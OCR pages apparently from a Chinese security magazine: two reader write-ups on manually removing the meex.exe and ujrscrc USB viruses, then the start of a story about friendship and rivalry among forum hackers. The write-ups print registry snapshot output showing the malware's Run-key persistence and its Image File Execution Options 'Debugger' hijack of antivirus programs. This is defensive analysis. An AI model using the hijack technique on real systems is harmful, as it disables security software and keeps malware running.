


图 4

（本文所涉及到的幻影、病毒文件和 ICESWORD 已收录到光盘中）

绞杀 meex.exe

董军伟

前天有位同学把他的 mp3 插到我的电脑上来下载歌曲，后来为了安全起见我准备杀下病毒，可是瑞星却突然打不开了，可怜我的瑞星啊，连叫一声的机会都没有就光荣下岗了。没办法，只好开始艰难的手工杀毒了。

长征第一步——查毒

瑞星既然已经光荣下岗了，我首先想到的是使用冰刃来查看可疑进程，可是冰刃竟然也打不开了，后来我又试了杀毒助手、syscheck 等发现都打不开，真是郁闷啊！接着我又想查看隐藏的文件，看到底是什么病毒，竟然也不让我查看，看来又是注册表的隐藏文件设置被修改了，于是我只好写了个批处理来恢复回来。

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v Hidden /t reg_dword /d 1 /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v HideFileExt /t reg_dword /d 0 /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v ShowSuperHidden /t reg_dword /d 1 /f
```

保存为显示隐藏文件.bat，执行后终于看见病毒真面目了——meex.exe。到百度上搜索了一下，竟然说是什么七位随机病毒，我看了一下其它的文件，还真都是七位的。

长征第二步——杀毒

既然知道了是什么病毒，下面就开始手工查杀了。既然目前流行的反病毒工具都不能使用，我就想到了 IFEO 劫持，就是通过在注册表 HKEY_LOCAL_MACHINE_\Microsoft\Windows NT\CurrentVERSION\Image File Execution Option 下建立特定的子键来屏蔽一些特定的程序，或是修改指向目标程序，来达到启动病毒的目的。我在“运行”栏里输入 **regedit** 打开了注册表，来到上述键值下，果然发现很多目前流行的反病毒工具都被列入了黑名单中，难怪我的冰刃无法使用。另外这个病毒还在每个程序的子键下建立了同样的子键 debugger 来指向“C:\Program Files\Common Files\Microsoft Shared\snladed.exe”，看来我们运行任何一个程序都会导致病毒的重生。

于是我删除掉 icesowrd 对应的键，重新运行冰刃，这回正常打开了，发现有异常进程 snladed.exe 和 nbxbbkb.exe，于是选中这两个进程结束掉。然后我又在“运行”栏里输入 **msconfig** 打开系统配置实用程序，查看里面有没有可疑的启动项，果然发现了两个可疑的启动项snladed“C:\Program Files\Common Files\Microsoft Shared\snladed.exe”和nbxbbkb.exe“C:\Program Files\Common Files\System\nbxbbkb.exe”，选中它们后当然是禁用了。接着到 HKEY_LOCAL_MACHINE_\Microsoft\Windows\CurrentVersion\Run 下删除掉 snladed.exe 和 nbxbbkb.exe 这两个键值，再转到该目录下删除病毒程序，使用冰刃的文件查看功能来删除那两个病毒文件（首先必须删除 C:\Program Files 目录下的 meex.exe 和 autorun.inf 这两个最开始发现的文件，否则的话是无法删除掉刚才那两个文件的），最后直接删除 HKEY_LOCAL_MACHINE_\Microsoft\Windows NT\CurrentVERSION\Image File Execution Option 整个键值，避免程序无法创建，至此整个杀毒过程就结束了。

长征第三步——分析和修复

病毒总算杀完了，不过还没有最终结束，清除完病毒后一定要使用升级到最新病毒库的杀毒软件再彻底的查杀一遍，然后使用安全工具修复一下系统，并利用autoruns查看一下启动项，看是否还有其它的程序被感染，最好再使用一下注册表修复工具修复一下注册表。(本文所涉及到的冰刃已收录到光盘中)

流氓的新品种——ujrscrc

文章难易度：★★
文章阅读点：ujrscrc病毒的清除过程

葬云

在网上找了个绿色版的OFFICE办公组合，试了试还挺不错的，可刚一关闭WORD我的QQ和卡巴（X专版的卡巴没有主动防御功能）就瞬间消失了！我想面对这种情况每个小菜都知道是怎么回事了。打开任务管理器，在进程中发现了两个刺眼的名字(图1)，大家一定都想到直接结束这两上进程吧！我也是这样想的，可是任务管理器却直接挂掉了。这一挂不要紧，我的第一反应就是：坏了，成了别人的肉鸡。于是直接禁止掉网卡，再次结束进程，结果还是直接挂掉了，这时我才恍然大悟原来还是个流氓病毒。




图2




图1

后来将病毒文件复制了一份回家研究，先使用RegSnap给系统做快照保存，运行病毒后再次给中毒的系统做快照，最后比较两份快照，如图2。下面就来看看这个流氓都做了些什么，快照结果比较乱，我挑重点的给大家参考，如图3，图4。

```
HKEY_CURRENT_USER\Software\ruodga\LzccStart
键值: 类型: REG_EXPAND_SZ 长度: 33 (0x21) 字节    在SYSTEM32目录下创建LzccStartB.exe
    25 77 69 6E 64 69 72 25 5C 73 79 73 74 65 6D 33  | %windir%\system3
    32 5C 4C 7A 63 63 53 74 61 72 74 42 2E 65 78 65  | 2\LzccStartB.exe
    00                                               | .
HKEY_CURRENT_USER\Software\dfdnsq\hqedcnj    创建fftfcqc.exe
键值: 字符串: "C:\Program Files\Common Files\System\fftfcqc.exe"
HKEY_CURRENT_USER\Software\ruodga\runjresys    创建inituser.exe
键值: 字符串: "C:\WINDOWS\system32\inituser.exe"
HKEY_CURRENT_USER\Software\ruodga\ujrscrc    创建ofcottc.exe
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\SuperHidden\T
新: 字符串: "checkbox2"
旧: 字符串: "checkbox"  删除隐藏选项就是右边的这个   隐藏文件和文件夹
                                                  ○ 不显示隐藏的文件和文件夹
                                                  ⊙ 显示所有文件和文件夹
HKEY_CURRENT_USER\Software\dfdnsq\hqedcnj
键值: 字符串: "C:\Program Files\Common Files\System\fftfcqc.exe"
```

图3

病毒的原理没什么特别的，就像大部分U盘病毒一样病毒本身只是个载体，运行后会复制母体和守护程序到C:\Program Files\Common Files\目录，并在每个盘的根目录放入病毒载体ujrscrc.exe和autorun.inf，而且会劫持一些流行的安全程序。特点就是结束任意一个进程剩下的那个就会关掉任务管理器。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PFW.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PFW.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PFWLiveUpdate.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PFWLiveUpdate.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QHSET.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QHSET.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQDoctor.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQDoctor.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQKav.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQKav.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQLiveUpdate.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQLiveUpdate.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQSC.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQSC.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQUpdateCenter.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQUpdateCenter.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Ras.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Ras.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Rav.exe\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Rav.exe\Debugger
键值: 字符串: "C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe"
```

图4

接下来删除病毒的步骤我选择使用第7期的光盘来完成，重启电脑后选择使用光盘启动，之后电脑会自动进入光盘自带的XPE系统，这可是没有病毒的哦(不推荐使用安全模式，可以在DOS下删除，还可以使用XDelBox试试，据说效果不错)。除了C盘以外所有盘下都有autorun.inf和ujrscrc.exe这两个文件，杀无赦！搞定了吧，别着急还有几个地方分别是：%windir%\system32\LzccStartB.exe、C:\Program Files\Common Files\System\fftfcqc.exe、C:\Program Files\Common Files\Microsoft Shared\ofcottc.exe。Common Files目录下就只有这两个文件夹是隐藏的，还有目录下的INF文件也顺手解决掉。文件清理得差不多了，下面来修复注册表。根据快照比对结果一一修复，这里我就偷个懒，直接恢复备份好的注册表了。重点是病毒的启动项和映像劫持部分，记得修改回来就可以了。

最后再说下菜鸟们关心的问题："中毒后，有没有简单的杀毒方法？上面讲的那些太麻烦了，再说网吧里又没有光驱。"针对这个问题我已经为大家解决好了，可以直接运行我写的这个程序就OK了！(本文所涉及到的ujrscrc专杀工具已收录到论坛中)

友谊远去的脚步

海边一粒沙

深夜零点三十五分，我仍在网络上游荡，在这个时间里无论是网络中的世界还是现实中的世界，都是安逸、宁静的。QQ头像的闪动、好友上线、新信息来的提示声音都显得格外的刺眼和悦耳。

“你好，一粒沙，很喜欢你写的文章，也为你的文字而感动。”听了这个名叫“闪电雷鸣”网友的赞美，我无比受用的发过去一张笑脸。他继续对我说道：“我想请你写下我的故事，可以吗？”有许多小菜都曾经这么请求过我，我并不想写，因为他们的故事根本就不值得写。但是出于他的挚诚，而且他在我的黑客分组里，我实在也惹不起，所以只好答应听他讲讲自己的故事。

他连声谢谢后，我开始心不在焉的听着他的倾诉，但是很快的，他的故事就吸引了我，我放下了手里未完成的小说，开始仔细听他的倾诉，因为他的故事真的很吸引人。

“我在天空论坛做管理员，那是一个确实可以叫做天空的地方，因为那里云集着很多的网络高手，最吸引人的是那里有一个很大很大的兵器库，网络上的十八般兵器一应俱全。我不时的编写出一些木马、扫描器或是入侵工具公布在那里，以便充实网站的工具。那时候，天空网站应该在全国都是很有名气的。可是后来，一个名叫“行走的云”的网友三番两次的查出了网站中存在的安全漏洞，不过他没有入侵也没有将漏洞信息公布在网络上，而是通过发信的方式告诉了我，提醒我修补漏洞。我被他的厚道与仁义而打动，很快的我们就成了无所不谈的好朋友。那时我们坦诚相对，彼此信任，对于技术彼此都没有一丝保留，根本没有现在很多人的狡诈与嫉妒。

他的技术非常精湛，我编写的软件配上他的详细使用说明，甚至是结合他的一些经验与技巧，都可以起到画龙点睛的作用。而他编写的一些软件也赢得了站内的强烈好评，他对于一些黑客软件以及安全漏洞的剖析让所有人折服，很快的他就成了论坛上的焦点，而我已经生活在他的光环后面了。在他来到论坛之后，我变得无比的卑微。我始担忧起来，感到了一丝迷茫，心底深处的那丝嫉妒也慢慢的松动萌芽了，有谁愿意生活在别人的光环下呢？但是我们的友情压制了嫉妒的疯长，恰巧就在那时，发生了中美撞机事件，中美的黑客因为这个事件而一触即发。那时的我和行走的云都是热血沸腾，毅然加入了那场没有硝烟的战争，捍卫着中国人的尊严，那次事件更加深了我们之间的友谊，现在回想起来，其实友谊远比爱情更实惠。只要不去伤害，刻意的破坏，友情绝对不会有裂痕。

七月的一天，行走的云对我说假如不想留在家里继续无所事事的话，可以去找他，和他一起工作。对我来说，也已经厌倦了那种天天在家混日子上网的生活，于是就踏上了去往南京的列车，能够亲眼见到他是多么快乐的事呀，在网络中我们每天都在一起有说不完的话，现在终于可以见面了。

我来到他所在的那家网络公司，他在那里做技术总监。而我居然在他的极力推荐下成了公司里唯一不计学历的副技术总监。他对我非常的照顾，住宿、吃饭的问题都是他帮着我解决的。

他在公司里的威信很高，除了他做事有原则，对事对人实事求是外，还有精湛的技术可以让所有人折服。老板虽然很赏识我，但是无论我怎么努力都是在“行走的云”的光环下。在天空论坛里行走的云已经成为了唯一的焦点，我已经被遗忘在角落里。

十二月，公司又招了一批新人。萍的身影终于出现在了我的视线里，我自己都没有想到除了电脑外，我还会喜欢女孩子。

我像着了魔似的迷恋上了萍，但是她对我只保持着简单的同事关系。但是萍对行走的云却是另外一种态度，有事没事就会去他的办公室，要么就是冲一杯咖啡，偶尔还会给他带一些早餐。那个时候我真的有些恨行走的云，虽然他对我的好依如即往。

